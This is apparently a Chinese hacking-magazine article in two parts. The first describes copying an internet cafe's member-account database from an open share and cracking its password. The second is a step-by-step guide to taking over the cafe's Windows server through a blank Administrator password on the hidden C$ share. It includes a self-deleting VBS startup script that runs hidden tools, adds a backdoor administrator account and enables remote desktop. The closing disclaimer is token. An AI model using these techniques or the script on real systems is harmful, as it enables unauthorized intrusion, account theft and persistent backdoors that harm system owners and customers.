最近郁闷，本想跑到网吧舒心一下，却发现自己的卡里只剩0.5元了，无奈囊中羞涩，难道就这样让我回去吗？当然不行！没钱我们也要上网，熟练的打开机子，本想卸掉网吧管理软件的客户端，它用的是网络妙管家，可又想想，这样太危险了，我要是能拿到别人的帐号该多好！

网吧的噩梦由此开始！首先看了看网吧主机的共享，老板竟然把Octopus文件设置成了共享，不知道这是什么文件？打开后，我的眼直直的盯在了Oct2003文件上，这可是放会员帐号的数据库文件！赶快复制下来。

可接下来问题又来了，网吧里怎么会装ACCESS呢？又一次发挥菜鸟精神，去网上找工具！终于找到了一个叫“辅臣数据库浏览器”的东东，先下来再说，运行，打开Oct2003文件，谁知老天又和俺开了个玩笑，如图1。

又在网上搜了一个叫ACCESS密码查看器v1.1特别版，我的密码是“chrdwhdhxt”，赶快，赶快去打开数据库，呵呵，我的眼都看直了，如图2。

如果你的网吧是妙管家的，还不趁老板未取消共享快去拿号！

（本文用到的工具accesspass.exe、ACCESS密码查看器v1.1注册机、mdb.exe，光盘有收录）




图 1





图 2



跟网吧的战争已经很久了，记得从以前的突破单机还原精灵到最近几个大虾的直接破解网吧管理软件来免费上网，好象从来没有结束过。

我这次带来的不是这些破解，而看中的是网吧的服务器，一个网络的核心如果被拿到了，不就是控制了整个网络么？由于网吧的环境特殊，这里我会尽量的不采用命令行和黑客工具，至少我不希望偶的读者被拉出去一顿海扁。

废话少说，既然是一次入侵，那么我们就从头开始吧！入侵的开头当然是环境的探测，信息的收集，俗称踩点！

首先介绍下我们这里的网络环境，这是环境探测的很重要的一部分哦！我在哈尔滨，估计东北地区的网吧都是这样的配置。一般是还原卡，外加Windows 98系统。因为有还原卡，一般的都不会限制下载什么的，也不会作太多限制，即使是网吧管理软件也只是拿来计费的。这样的好处是不用去破解网吧下载什么的限制，也不会有什么杀毒软件搞鬼（有也不怕，直接停掉！），并且会培养好多只会按重启键的菜鸟网管（对我们的成功很有帮助啊！）。比较差劲的一点是采用Windows 98系统，这样好多东西都用不了，不过，没有关系哦，如何在98下打造自己的战场，这就是本文的重点！环境介绍完了，开始信息的收集以及目标的选取吧！

打开你桌面上的网上邻居！（没有的话随便进个盘一直点向上就到桌面了！）如图1。




图 1

看到了么，有几个感兴趣的没有？基本可以确定Fileserver为电影服务器，Pay为付费的主机，还有一个估计是游戏更新的服务器，我们就选游戏服务器了。其实这里选这个服务器是因为在我测试过程中发现它最薄弱，进去之后就可以作为跳板，如果是熟悉的2000就好办事了！好了！目标确定！现在是对它进行进一步的探测。不要急着拿扫描器，那是没有用的；被网管发现可不要说偶没有劝你啊！好多东西其实手工可以做到，比开命令行安全多了。

因为环境特殊，我在后面的过程中会保持这一点。来！在你的地址栏里打上\\weixin\c$这个是访问目标机器的隐藏默认共享C盘，当然是已经假定目标为Windows了，如果是Linux我劝你放弃。在你实际练习的时候将weixin换成你目标的机器名或者ip（个人认为机器名安全也方便，如果你喜欢使用ip地址，可以在命令行下**ping 目标机器**得到，这里不推荐），如图2。




图 2

得到什么信息了？很重要的信息啊！目标机器是基于NT的，基本判断是2000以上了！而且目标的C盘默认共享没有删除，又可以确定对方网管不是很重视安全，我们有希望了！还有其他的信息收集就是看看网吧的主页或者电影主页了，也可以得到很多的信息。等会儿说明得到信息做什么！信息收集完毕！

基本可以确定对方是2000及以上系统了。但是注意没有，这里根本没有让我们输入用户名，只是输入密码！这就是98的特殊性了，个人认为当时98是基于工作站形式设计的，没有提供网络方面的太多支持，所以不能像2000对2000那样访问，它访问2000就是直接使用当前登录用户的用户名去远程主机访问的，对方主机上没有该用户当然提示你输入密码了！这里就有个疑问，98下能不能扫描2000弱口令啊？个人认为是不行的，前提是你本机的帐户跟远程要破解的2000帐号要一样才可以破解。只是猜想，由于安全问题没有拿网吧环境测试。

继续我们的Hacking！我们知道2000的最大安全隐患就是Administrator帐号为空，无论什么时候我们要记住这一点。前几期的黑X讲的是2000对2000的弱口令，好多朋友却不知道98对2000的弱口令如何攻击，这里就要注意看了。

回到我们前面的98访问2000的解释，既然是拿当前的帐号去连接的话，我们可以本地做一个要登录的帐号和密码并登录！打开控制面板，新建帐户Administrator如图3。注意密码为空（这里是利用对方的空口令，如果你知道他的密码可以修改为你的密码）。




图 3

建立好之后我们注销。这里遇到了小麻烦，因为这里是还原卡，并且没有注销。导入注册表又要重启，重启又要还原……用shift加重启不行，用以前的建立快捷方式快速重启跳过还原卡，居然提示没有操作权限。估计还是管理软件的限制，郁闷了好久记得以前有个超级兔子，在98下很好用，马上安装，打开如图4。




图 4

哈哈，真让我找到一个好功能，模拟XP关机，梦想的注销出来了！吐血推荐啊，98下杀人越货必备良品啊！

可爱的注销出来了，没什么好说的，赶快注销，用administrator登录！这里没有抓图，大家自己享受这一美妙的时刻，因为如果漏洞真的存在的话我们就成功了！友情提示，四处看看注意网管！

等什么？再次在浏览器输入\\weixin\c$，看看怎么样？哈哈！漏洞存在，我们进去了！如图5。

注意的是！我们一直没有用命令行和扫描工具（看起来不像高手，但是够安全啊！）任何操作其实都可以手工图形界面完成的！这里如果你的网吧禁止浏览器里输入\\weixin\c$这样的格式的话，可以在记事本里写上weixin。




图5

跟以前的进网吧硬盘类似的！即使是2000对2000也可以这样用，不需要复杂的 **net use** 等命令，这个时候系统自己会自动建立ipc$连接的！好了，我们看到他的C盘了，并且是Administrator的权限！可以做任何事了！还是先探测信息！输入 **\\weixin\c$\boot.ini** 看看，如图6。有可能拿到可爱的3389！




图6

现在到他的All user的启动目录，如图7。放个什么呢？不要太狠，写个脚本加帐户开3389留后门吧！这里给一个脚本：




图7

```
Dim fso, MyFile
Set fso = CreateObject
("Scripting.FileSystemObject")
Set MyFile = fso.GetFile("C:
\Documents and Settings\All Users\
「开始」菜单\程序\启动\run.vbe")
MyFile.Delete
dim sh
set sh=createobject("wscript.
shell")
                    sh.run "c:
\windows\system32\3389.exe",0
                    sh.run "c:
\windows\system32\mm.exe",0
sh.run "net user jianxin jianxin /
add",0
sh.run "net localgroup adminis-
trators jianxin /add",0
```

其中3389.exe和mm.exe都是不被杀的工具，凭各位喜好选择了，2003开3389不要重启的！这里我给大家带来了一个开XP和2003的3389，没有任何提示，也不用重启！注意上次有位说可以把脚本设置为隐藏的，这是不行的，你设置为隐藏系统都会找不到这个文件的，我这里的脚本运行后会自己将自己删除，是不是更好呢？

然后是等待！一般网吧服务器一天重启一次的！两天后！用终端工具连接，如图8。




图8

可爱的3389，到此拿到最高权限，任务完成，如果你还要扩大战果，就不是本文的事了。在NT操作系统下做这些不是什么难事！这里要说的是，有人认为弱口令或者空口令不会这么常见，但是你错了，我们这边的几个网吧的服务器或多或少甚至是全部的服务器都存在Administrator空口令！不只是网吧，几乎所有的不重视安全的内网都存在这些最原始也是最危险的漏洞。前面提到电影主页等信息的探测，其实可以试试社会工程学的应用。你通过其他手段破解还原精灵的密码，主页的密码等等都可以作为密码去试试，成功率是很高的！要是还不行就先建立Administrator登录拿扫描器扫吧！

这里只是探讨技术，不要利用本文提到的知识做任何破坏，有什么问题欢迎来黑X论坛讨论！

